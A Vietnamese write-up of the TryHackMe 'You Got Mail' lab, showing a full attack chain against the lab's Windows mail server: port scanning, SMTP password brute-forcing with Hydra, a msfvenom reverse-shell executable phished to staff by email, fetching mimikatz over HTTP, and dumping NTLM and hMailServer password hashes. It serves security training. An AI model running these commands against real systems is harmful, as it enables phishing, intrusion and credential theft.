TryHackMe - You Got Mail
Máy Windows cũng khá thú vị

Giới thiệu
Hãy nâng độ khó lên một chút và thử một room Trung bình.
Có vẻ chúng ta cần xâm nhập trang web brownbrick.co và giành quyền truy cập thông qua địa chỉ email.

Nmap
Hãy bắt đầu bằng việc quét với Nmap:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
nmap -T4 -n -sC -sV -Pn -p- 10.10.148.225
PORT      STATE SERVICE       VERSION
25/tcp    open  smtp          hMailServer smtpd
| smtp-commands: BRICK-MAIL, SIZE 20480000, AUTH LOGIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
110/tcp   open  pop3          hMailServer pop3d
|_pop3-capabilities: USER UIDL TOP
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
143/tcp   open  imap          hMailServer imapd
|_imap-capabilities: OK IMAP4rev1 IMAP4 completed CHILDREN SORT RIGHTS=texkA0001 ACL CAPABILITY IDLE QUOTA NAMESPACE
445/tcp   open  microsoft-ds?
587/tcp   open  smtp          hMailServer smtpd
| smtp-commands: BRICK-MAIL, SIZE 20480000, AUTH LOGIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2025-02-18T19:57:00+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=BRICK-MAIL
| Not valid before: 2025-02-17T19:53:26
|_Not valid after:  2025-08-19T19:53:26
| rdp-ntlm-info:
|   Target_Name: BRICK-MAIL
|   NetBIOS_Domain_Name: BRICK-MAIL
|   NetBIOS_Computer_Name: BRICK-MAIL
|   DNS_Domain_Name: BRICK-MAIL
|   DNS_Computer_Name: BRICK-MAIL
|   Product_Version: 10.0.17763
|_  System_Time: 2025-02-18T19:56:52+00:00
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
7680/tcp  open  pando-pub?
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: BRICK-MAIL; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2025-02-18T19:56:52
|_  start_date: N/A
Có rất nhiều cổng đang mở, phần lớn chạy các dịch vụ của Microsoft.
Trinh sát
Cùng với danh sách các cổng đang mở, chúng ta được cung cấp trang web https://brownbrick.co, vì vậy hãy truy cập nó.
Chúng ta có thể đi thẳng đến trang giới thiệu đội ngũ và xem các địa chỉ email.

Hãy tạo một danh sách để có thể brute-force sau này.
1
2
3
4
5
6
oaurelius@brownbrick.co
tchikondi@brownbrick.co
wrohit@brownbrick.co
pcathrine@brownbrick.co
lhedvig@brownbrick.co
fstamatis@brownbrick.co
Chúng ta cũng có thể tạo một danh sách mật khẩu từ toàn bộ nội dung trang web bằng công cụ cewl.
1
$ cewl --lowercase https://brownbrick.co/ > pass.txt
Brute-force
Bây giờ chúng ta đã có danh sách tên người dùng và mật khẩu, hãy thử brute-force quyền truy cập thông qua dịch vụ SMTP trên cổng 587/tcp, vì cổng này đang mở.
Chúng ta sẽ sử dụng Hydra vì đây là công cụ đơn giản nhất cho việc này.
1
hydra -L team.txt -P pass.txt 10.10.148.225 smtp -s 587
Và chúng ta đã tìm thấy một kết quả hợp lệ!
1
2
[587][smtp] host: 10.10.148.225   login: lhedvig@brownbrick.co   password: bricks
Vì đã có thông tin đăng nhập hợp lệ, chúng ta có thể sử dụng nó để gửi email đến những thành viên khác trong nhóm bằng payload được tạo bởi msfvenom.
Hãy tạo một tệp thực thi reverse shell để gửi cho các thành viên khác.
1
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.11.75.122 LPORT=1337 -f exe -o shell.exe
Hãy mở listener trên cổng 1337 rồi gửi email có đính kèm tệp shell.exe.
1
2
nc -lvnp 1337
listening on [any] 1337 ...
Bây giờ, hãy gửi email đến thành viên đầu tiên trong nhóm:
1
2
sendemail -f "lhedvig@brownbrick.co" -t "oaurelius@brownbrick.co" -u "test" -m "test" -a shell.exe -s 10.10.148.225:25 -xu "lhedvig@brownbrick.co" -xp "bricks"
Feb 18 21:22:08 kali sendemail[23334]: Email was sent successfully!
Chúng ta có thể thấy rằng người dùng đã nhấp vào tệp đính kèm!
1
2
3
4
5
6
7
connect to [10.11.75.122] from (UNKNOWN) [10.10.148.225] 49759
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Mail\Attachments>
whoami
brick-mail\wrohit
User Flag
Flag nằm trên desktop của người dùng, vì vậy hãy lấy nó.

Lấy mật khẩu
Chúng ta sẽ sử dụng công cụ mimikatz cho bước này.
Có thể sử dụng công cụ này để dump hash từ máy Windows, vì vậy trước tiên cần đưa ứng dụng mimikatz.exe lên máy mục tiêu.
Hãy khởi động một máy chủ HTTP trên máy tấn công trong thư mục chứa mimikatz.exe để chia sẻ tệp.
1
2
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
Sau đó, tải tệp xuống từ máy của chúng ta.
1
2
3
4
curl http://10.11.75.122/mimikatz.exe -o mimikatz.exe
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 1323k  100 1323k    0     0  1323k      0  0:00:01 --:--:--  0:00:01 3393k
Bây giờ, chúng ta có thể sử dụng mimikatz.exe để dump các hash.
1
2
3
4
5
6
7
8
mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/
Chúng ta cần nâng đặc quyền bằng token::elevate.
1
2
mimikatz # privilege::debug
Privilege '20' OK
Sau đó dump các hash.
1
2
3
4
mimikatz # lsadump::sam
RID  : 000003f6 (1014)
User : wrohit
  Hash NTLM: 8458995f1d0a4b0c107fb8e23362c814
Bây giờ, hãy bẻ khóa hash bằng crackstation.net.

Để lấy mật khẩu hMailServer, hãy truy cập:
1
2
C:\Program Files (x86)\hMailServer\Bin>type hMailServer.INI
AdministratorPassword=5f4dcc3b5aa765d61d8327deb882cf99
Sử dụng CrackStation thêm một lần nữa và chúng ta đã hoàn thành.
